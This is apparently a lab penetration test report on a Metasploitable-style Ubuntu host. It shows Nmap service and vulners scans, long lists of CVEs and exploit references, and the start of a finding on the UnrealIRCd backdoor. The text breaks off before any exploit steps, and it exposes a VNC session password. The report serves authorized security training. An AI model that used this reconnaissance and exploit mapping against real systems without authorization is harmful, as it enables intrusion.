

PENETRATION TEST REPORT

Part 1 & 2

Security Assessment of Infrastructure and Operating System Services

DOCUMENT DETAILS

| | |
|-----------------------|---------------------------|
| Classification | Confidential |
| Last review | April 27, 2025 |
| Author | MessageFromInternet (MFI) |

VERSION

| Identifier | Date | Author | Note |
|------------|----------------|--|---------------|
| v1.0 | April 25, 2024 | MessageFromInternet (MFI) Offensive Security team | Final version |

INDEX

- 1. Executive Summary -----4
- 2. Context and Scope -----4
- 3. Methodology ----- 5 -10
- 4. Detailed Findings and Walkthrough -----11- 29
- 5. Final Conclusion -----30
- Reference list ----- 31

1. Executive Summary

Following a recent security breach, a complete security review of the IT infrastructure was organized. While a dedicated team assessed web applications and databases, this report focuses on evaluating the security posture of the Operating systems and related infrastructure services deployed.

Various penetration tests were conducted to simulate real-world attack scenarios, aligned with the EC-Council's Certified Ethical Hacker (CEH) Hacking Methodology (CHM) [EC-Council, 2022] to identify vulnerabilities.

Four critical vulnerabilities were analyzed:

1. UnrealIRCd Backdoor Exploitation (CVE-2010-2075) (NIST, 2010)
2. Drupalgeddon2 Exploitation on Drupal 7 (CVE-2018-7600) (NIST, 2018a)
3. Apache HTTPD 2.4.7 Remote Code Execution Attempt (CVE-2021-40438) (NIST, 2021)
4. OpenSSH User Enumeration (CVE-2018-15473) (NIST, 2018b)

Remediations are listed in the 'Detailed Findings and Walkthrough' section of the report. It is recommended to address the identified risks and improve the overall security posture.

2. Context and Scope

1. **Purpose:** Assessment of the standard system image focusing on operating system and infrastructure service vulnerabilities.
2. **Target IP Address:** 10.10.64.124
3. **Testing Environment:** Authorized penetration testing
4. **Scope of Services:**
 - Operating System: Linux 3.x Kernel (Ubuntu 14.04)
 - Services: UnrealIRCd, Drupal 7 CMS, Apache HTTPD 2.4.7, OpenSSH 6.6.1p1
5. **Exclusions:** Web application and database assessments (covered by separate team)
6. **Testing Period:** April 26-27, 2025
7. **Tools Used:** Nmap (Nmap.org, 2025), Metasploit Framework (Rapid7, 2025), curl (curl.se, 2025), Searchsploit (Offensive Security, 2025)

3. Methodology (Aligned to CEH Hacking Methodology) [EC-Council, 2022]

| Phase | Action Taken |
|------------------------|---|
| Footprinting | Collected system and service details using Nmap scanning. |
| Scanning | Full port and service scan to identify live services and versions. |
| Enumeration | Enumerated service banners and potential vulnerabilities (Apache, SSH, UnrealIRCd, Drupal). |
| Vulnerability Analysis | Mapped identified services to public CVEs and exploits. |
| Gaining Access | Attempted exploitation via UnrealIRCd backdoor and Drupalgeddon2 vulnerabilities. |

Note: Privilege Escalation, Maintaining Access, and Covering Tracks phases were excluded as per testing scope.




Figure 1.2: EC-council's CEH hacking methodology (CHM)

To build a comprehensive list of vulnerabilities affecting the standard system image and infrastructure services, a structured methodology following CEH Hacking Methodology (CHM) was employed. This involved active scanning, enumeration, and vulnerability analysis phases, using industry-recognized tools and commands.

Steps Taken →

1. Initial Service and Version Detection

- **Tool Used:** Nmap
- **Command:** `nmap -sV -p- -T4 10.10.64.124`
- **Purpose:** Identify open ports, services running, and their version information on the target system.

```
nmap -v -IR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
root@ip-10-10-132-113:~# nmap -A -p- -T4 10.10.64.124
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-27 09:23 BST
Nmap scan report for 10.10.64.124
Host is up (0.00071s latency).
Not shown: 65524 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    closed ftp
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
| 2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
| 256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_ 256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp    open  http         Apache httpd 2.4.7
|_ http-ls: Volume /
|_  SIZE TIME          FILENAME
|_  -   -   -
|_  - 2020-10-29 19:37 chat/
|_  - 2011-07-27 20:17 drupal/
|_  1.7K 2020-10-29 19:37 payroll_app.php
|_  - 2013-04-08 12:06 phpmyadmin/
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Index of /
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
|_ http-methods:
|_  Potentially risky methods: PUT
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-server-header: CUPS/1.7 IPP/2.1
|_ http-title: Home - CUPS 1.7.2
3306/tcp  open  mysql       MySQL (unauthorized)
3500/tcp  open  http        WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-server-header: WEBrick/1.3.1 (Ruby/2.3.8/2018-10-18)
|_ http-title: Ruby on Rails: Welcome aboard
6697/tcp  open  irc          UnrealIRCd
8080/tcp  open  http        Jetty 8.1.7.v20120910
|_ http-server-header: Jetty(8.1.7.v20120910)
|_ http-title: Error 404 - Not Found
```



(Screenshot 1: - Running Nmap command in Attackbox for Initial Service and Version Detection)

```
2.02:
_ Message signing enabled but not required
smb2-time:
date: 2025-04-27T08:25:05
start_date: N/A

TRACEROUTE
HOP RTT ADDRESS
1 0.71 ms 10.10.64.124

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 200.33 seconds
root@ip-10-10-132-113:~# nmap -A -p- -T4 10.10.64.124 > aggressive_scan_10.10.64.124.txt
root@ip-10-10-132-113:~#
```


(Screenshot 2: - Running Nmap command in Attackbox for saving the scan results)



(Screenshot 3 & 4: - Scan result saved and then opened in Attackbox)

2. Vulnerability Identification

- **Tool Used:** Nmap with Vulners script
- **Command:** `nmap -sV --script vulners -p- 10.10.64.124`
- **Purpose:** Match detected services with known CVEs (Common Vulnerabilities and Exposures).



```
root@ip-10-10-132-113:~# nmap -sV --script vulners -p- 10.10.64.124 | tee vulner_scan_10.10.64.124.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-27 09:38 BST
Nmap scan report for 10.10.64.124
Host is up (0.00060s latency).
Not shown: 65524 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    closed ftp
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
vulners:
cpe:/a:openbsd:openssh:6.6.1p1:
2C119FFA-ECE0-5E14-A4A4-354A2C38071A 10.0 https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38071A
CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408
CVE-2016-1908 9.8 https://vulners.com/cve/CVE-2016-1908
B8190CDB-3EB9-5631-9828-8064A1575B23 10.0 https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23
8FC9C5AB-3968-5F3C-825E-E80B5379A623 10.0 https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E80B5379A623
8AD01159-548E-546E-AA87-2DE89F3927EC 10.0 https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC
5E696884-DBD6-57FA-BF6E-D9B2219DB27A 10.0 https://vulners.com/githubexploit/5E696884-DBD6-57FA-BF6E-D9B2219DB27A
2227729D-6700-5C8F-8930-1EEAFD4B9FF0 10.0 https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0
0221525F-07F5-5790-912D-F4B9E2D1B587 10.0 https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587
CVE-2015-5600 8.5 https://vulners.com/cve/CVE-2015-5600
PACKETSTORM:140070 7.8 https://vulners.com/packetstorm/PACKETSTORM:140070
EXPLOITPACK:5BCA798C6BA71FAE29334297 7.5 https://vulners.com/githubexploit/5BCA798C6BA71FAE29334297
CVE-2020-15778 7.8 https://vulners.com/cve/CVE-2020-15778
CVE-2016-10012 7.8 https://vulners.com/cve/CVE-2016-10012
CVE-2015-8325 7.8 https://vulners.com/cve/CVE-2015-8325
1337DAY-ID-26494 7.8 https://vulners.com/zdt/1337DAY-ID-26494
SSV:92579 7.5 https://vulners.com/seebug/SSV:92579 *EXPLOIT*
PACKETSTORM:173661 7.5 https://vulners.com/packetstorm/PACKETSTORM:173661 *EXPLOIT*
F0979183-AE88-53B4-86CF-3AF0523F3807 7.5 https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807 *EXPLOIT*
EDB-ID:40888 7.5 https://vulners.com/exploitdb/EDB-ID:40888 *EXPLOIT*
CVE-2016-6515 7.5 https://vulners.com/cve/CVE-2016-6515
CVE-2016-10708 7.5 https://vulners.com/cve/CVE-2016-10708
1337DAY-ID-26576 7.5 https://vulners.com/zdt/1337DAY-ID-26576 *EXPLOIT*
CVE-2016-10009 7.3 https://vulners.com/cve/CVE-2016-10009
SSV:92582 7.2 https://vulners.com/seebug/SSV:92582 *EXPLOIT*
CVE-2021-41617 7.0 https://vulners.com/cve/CVE-2021-41617
CVE-2016-10010 7.0 https://vulners.com/cve/CVE-2016-10010
SSV:92580 6.9 https://vulners.com/seebug/SSV:92580 *EXPLOIT*
CVE-2015-6564 6.9 https://vulners.com/cve/CVE-2015-6564
95499236-C9FE-56A6-9D7D-E943A24B633A 6.9 https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A24B633A *EXPLOIT*
1337DAY-ID-26577 6.9 https://vulners.com/zdt/1337DAY-ID-26577 *EXPLOIT*
EDB-ID:46516 6.8 https://vulners.com/exploitdb/EDB-ID:46516 *EXPLOIT*
EDB-ID:46193 6.8 https://vulners.com/exploitdb/EDB-ID:46193 *EXPLOIT*
CVE-2019-6110 6.8 https://vulners.com/cve/CVE-2019-6110
```

(Screenshot 5: - Running Nmap command in Attackbox for Vulnerability Identification & saving scan result)

```
vnc.tryhackme.tech/index.html?host=proxy-2.tryhackme.tech&password=1a4ef01962539651&proxyIP=10.10.132.113&resize=remote
Arden University St... Vacancies with UN a... Jobs Certifications Deutsch lernen Recruitment agen... Message from Inter... Cybersec resources... Laws, regulations... blue collar jobs
Applications Places System Sun 27 Apr, 09:43 AttackBox IP: 10.10.132.113
root@ip-10-10-132-113: ~
File Edit View Search Terminal Help
CVE-2019-6110 6.8 https://vulners.com/cve/CVE-2019-6110
CVE-2019-6109 6.8 https://vulners.com/cve/CVE-2019-6109
C94132FD-1FA5-5342-B6EE-0DAF45EEFE3 6.8 https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFE3 *EXPLOIT*
10213DBE-F683-58BB-B6D3-353173626207 6.8 https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353173626207 *EXPLOIT*
CVE-2023-51385 6.5 https://vulners.com/cve/CVE-2023-51385
EDB-ID:40858 6.4 https://vulners.com/exploitdb/EDB-ID:40858 *EXPLOIT*
EDB-ID:40119 6.4 https://vulners.com/exploitdb/EDB-ID:40119 *EXPLOIT*
EDB-ID:39569 6.4 https://vulners.com/exploitdb/EDB-ID:39569 *EXPLOIT*
CVE-2016-3115 6.4 https://vulners.com/cve/CVE-2016-3115
PACKETSTORM:181223 5.9 https://vulners.com/packetstorm/PACKETSTORM:181223 *EXPLOIT*
MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS- 5.9 https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS- *EXPLOIT*
EDB-ID:40136 5.9 https://vulners.com/exploitdb/EDB-ID:40136 *EXPLOIT*
EDB-ID:40113 5.9 https://vulners.com/exploitdb/EDB-ID:40113 *EXPLOIT*
CVE-2023-48795 5.9 https://vulners.com/cve/CVE-2023-48795
CVE-2020-14145 5.9 https://vulners.com/cve/CVE-2020-14145
CVE-2019-6111 5.9 https://vulners.com/cve/CVE-2019-6111
CVE-2016-6210 5.9 https://vulners.com/cve/CVE-2016-6210
54E1B801-2C69-5AFD-A23D-9783C9D9FC4C 5.9 https://vulners.com/githubexploit/54E1B801-2C69-5AFD-A23D-9783C9D9FC4C *EXPLOIT*
EXPLOITPACK:98FE96309F9524B8C84C508837551A19 5.8 https://vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19 *EXPLOIT*
EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 5.8 https://vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97 *EXPLOIT*
1337DAY-ID-32328 5.8 https://vulners.com/zdt/1337DAY-ID-32328 *EXPLOIT*
1337DAY-ID-32009 5.8 https://vulners.com/zdt/1337DAY-ID-32009 *EXPLOIT*
SSV:91041 5.5 https://vulners.com/seebug/SSV:91041 *EXPLOIT*
PACKETSTORM:140019 5.5 https://vulners.com/packetstorm/PACKETSTORM:140019 *EXPLOIT*
PACKETSTORM:136251 5.5 https://vulners.com/packetstorm/PACKETSTORM:136251 *EXPLOIT*
PACKETSTORM:136234 5.5 https://vulners.com/packetstorm/PACKETSTORM:136234 *EXPLOIT*
EXPLOITPACK:F92411A645D85F05BDBD274FD222226F 5.5 https://vulners.com/exploitpack/EXPLOITPACK:F92411A645D85F05BDBD274FD222226F *EXPLOIT*
EXPLOITPACK:9F2E746846C3C623A27A441281EAD138 5.5 https://vulners.com/exploitpack/EXPLOITPACK:9F2E746846C3C623A27A441281EAD138 *EXPLOIT*
EXPLOITPACK:1902C998CBF9154396911926B4C3B330 5.5 https://vulners.com/exploitpack/EXPLOITPACK:1902C998CBF9154396911926B4C3B330 *EXPLOIT*
CVE-2016-10011 5.5 https://vulners.com/cve/CVE-2016-10011
1337DAY-ID-25388 5.5 https://vulners.com/zdt/1337DAY-ID-25388 *EXPLOIT*
EDB-ID:45939 5.3 https://vulners.com/exploitdb/EDB-ID:45939 *EXPLOIT*
EDB-ID:45233 5.3 https://vulners.com/exploitdb/EDB-ID:45233 *EXPLOIT*
CVE-2018-20685 5.3 https://vulners.com/cve/CVE-2018-20685
CVE-2018-15919 5.3 https://vulners.com/cve/CVE-2018-15919
CVE-2018-15473 5.3 https://vulners.com/cve/CVE-2018-15473
CVE-2017-15906 5.3 https://vulners.com/cve/CVE-2017-15906
CVE-2016-20012 5.3 https://vulners.com/cve/CVE-2016-20012
SSH_ENUM 5.0 https://vulners.com/canvas/SSH_ENUM *EXPLOIT*
PACKETSTORM:150621 5.0 https://vulners.com/packetstorm/PACKETSTORM:150621 *EXPLOIT*
EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0 5.0 https://vulners.com/exploitpack/EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0 *EXPLOIT*
EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283 5.0 https://vulners.com/exploitpack/EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283 *EXPLOIT*
1337DAY-ID-31730 5.0 https://vulners.com/zdt/1337DAY-ID-31730 *EXPLOIT*
EXPLOITPACK:802AF3229492E147A5F09C7F2B27C60F 4.3 https://vulners.com/exploitpack/EXPLOITPACK:802AF3229492E147A5F09C7F2B27C60F *EXPLOIT*
EXPLOITPACK:5652DDAA7FE452E19AC0DC1CD978A3EF 4.3 https://vulners.com/exploitpack/EXPLOITPACK:5652DDAA7FE452E19AC0DC1CD978A3EF *EXPLOIT*
CVE-2015-5352 4.3 https://vulners.com/cve/CVE-2015-5352
```

(Screenshot 6: - Vulnerability identification scan results)

The screenshot displays a web browser window with a VNC session. The address bar contains the URL: `vnc.tryhackme.tech/index.html?host=proxy-2.tryhackme.tech&password=1a4ef01962539651&proxyIP=10.10.132.113&resize=remote`. The browser's bookmark bar shows various links like 'Arden University St...', 'Vacancies with UN...', 'Jobs', 'Certifications', etc. The main content area shows a file named 'vulner_scan_10.10.64.124.txt' open in a dark-themed editor. The file content is a Nmap scan report for IP 10.10.64.124, dated 2025-04-27 09:38 BST. The report indicates that the host is up and lists several open ports (21/tcp closed ftp, 22/tcp open ssh). It also identifies the system as Ubuntu 2ubuntu2.13. A section titled 'Vulnerabilities:' lists numerous CVEs found by Vulners.com, such as CVE-2023-38408, CVE-2016-1908, and CVE-2020-15778, along with their severity scores and exploit availability.

(Screenshot 7: - Scan result saved and then opened in Attackbox)

Using Nmap scanning & vulnerability mapping with Vulnersa comprehensive list of critical and high vulnerabilities was prepared.

The screenshots taken from every phase provide clear evidence in support of the vulnerability findings, ensuring comprehensive and transparent reporting.

4. Vulnerability Summary →

| Port | OS / Service | Version | Vulnerability Type | CVEs | Count |
|--------|---------------------------|--|---|--|-----------|
| — | Operating System | Linux 3.x (Metasploitable3 Ubuntu 14.04) | OS outdated (kernel vulnerabilities not directly scanned) | [Manual kernel CVEs possible — not listed] | (N/A) |
| 22/tcp | SSH - OpenSSH | 6.6.1p1 (Ubuntu 2ubuntu2.13) | Auth bypass, User enumeration, RCE risk | CVE-2023-38408, CVE-2016-1908, CVE-2015-5600, CVE-2020-15778, CVE-2016-10012, CVE-2015-8325, CVE-2016-6515, CVE-2016-10708, CVE-2016-10009, CVE-2021-41617, CVE-2016-10010, CVE-2015-6564, CVE-2023-51385, CVE-2019-6110, CVE-2019-6109, CVE-2016-6210, CVE-2023-48795, CVE-2020-14145, CVE-2019-6111, CVE-2016-20012, CVE-2015-6563, CVE-2018-15473, CVE-2021-36368 | 23 |
| 80/tcp | Web Server - Apache HTTPD | 2.4.7 (Ubuntu) | Remote Code Execution, Path Traversal, HTTP Smuggling | CVE-2024-38476, CVE-2024-38474, CVE-2023-25690, CVE-2022-31813, CVE-2022-23943, CVE-2022-22720, CVE-2021-44790, CVE-2021-42013, CVE-2021-39275, CVE-2021-26691, CVE-2018-1312, CVE-2017-7679, CVE-2017-3169, CVE-2017-3167, CVE-2017-9788, CVE-2017-9798, CVE-2017-9789, CVE-2017-7668, CVE-2017-7659, CVE-2016-8743, CVE-2016-5387, CVE-2016-0736, CVE-2014-0226, CVE-2014-0118, CVE-2014-0117, CVE-2014-0231, CVE-2014-3581, CVE-2014-3523, CVE-2021-40438 | 30 |

| | | | | | |
|----------|---|-------------------------------------|---|---|---------------------|
| 445/tcp | SMB Server - Samba smbd | 4.3.11-Ubuntu | Remote Code Execution (SambaCry) | CVE-2017-7494 | 1 |
| 631/tcp | CUPS Printing Service | 1.7.2 | File Upload Risk, Remote Print Job Manipulation | CVE-2014-5031, CVE-2014-2856, CVE-2014-5030, CVE-2014-3537, CVE-2013-6891 | 5 |
| 3306/tcp | Database - MySQL Server | Version Not Authorized (externally) | Potential authentication bypass (internally) | (Potentially CVE-2012-2122 if exploited internally) | (0 external) |
| 3500/tcp | Web Application - WEBrick (Ruby on Rails) | WEBrick 1.3.1 / Ruby 2.3.8 | Arbitrary File Write, Path Traversal, RCE | CVE-2017-9225, CVE-2022-28739, CVE-2021-41819, CVE-2021-28966, CVE-2021-28965, CVE-2020-25613, CVE-2017-9229, CVE-2015-9096, CVE-2021-31810, CVE-2023-28756 | 10 |
| 6697/tcp | IRC Server - UnrealIRCd | 3.2.8.1 | Preinstalled Backdoor, Instant Remote Shell | CVE-2010-2075 | 1 |
| 8080/tcp | Web Server - Jetty | 8.1.7.v20120910 | Web Server Vulnerabilities, Denial of Service | CVE-2017-7657, CVE-2017-9735 | 2 |

| Vulnerability | CVE | Risk Rating | Status |
|------------------------|----------------|-------------|--|
| UnrealIRCd Backdoor | CVE-2010-2075 | Critical | Exploited Successfully |
| Drupalgeddon2 | CVE-2018-7600 | Critical | Target Vulnerable, Session Failed |
| Apache HTTPD 2.4.7 RCE | CVE-2021-40438 | Critical | Potentially Vulnerable (Not Exploited) |
| OpenSSH Enumeration | CVE-2018-15473 | High | Vulnerability Confirmed |

5. Detailed Findings and Walkthrough

5.1 UnrealIRCd Backdoor Exploitation (CVE-2010-2075)

| | |
|--------------------|--------------------------------|
| Severity | Critical |
| Affected Resources | UnrealIRCd 3.2.8.1 (Port 6697) |
| Status | Open |

- Description

This backdoor vulnerability within UnrealIRCd was exploited to test gaining remote unauthorized access using the UnrealIRCd backdoor vulnerability (CVE-2010-2075).

The vulnerability was confirmed with the backdoor test, through which an attacker could gain a remote shell rapidly without authenticating. It is a compromise that directly grants control of the target server, and it is a threat to the confidentiality, integrity, and availability (CIA) of the system.

Recommendations also include decommissioning or patching of the exposed UnrealIRCd service simultaneously and deployment of strict network segmentation measures.

- Scope

1. Target IP: 10.10.64.124
2. Attacker IP: 10.10.132.113
3. Service Tested: UnrealIRCd 3.2.8.1 (IRC service running on port 6697)
4. Tools Used: Metasploit Framework
5. CVE Targeted: CVE-2010-2075
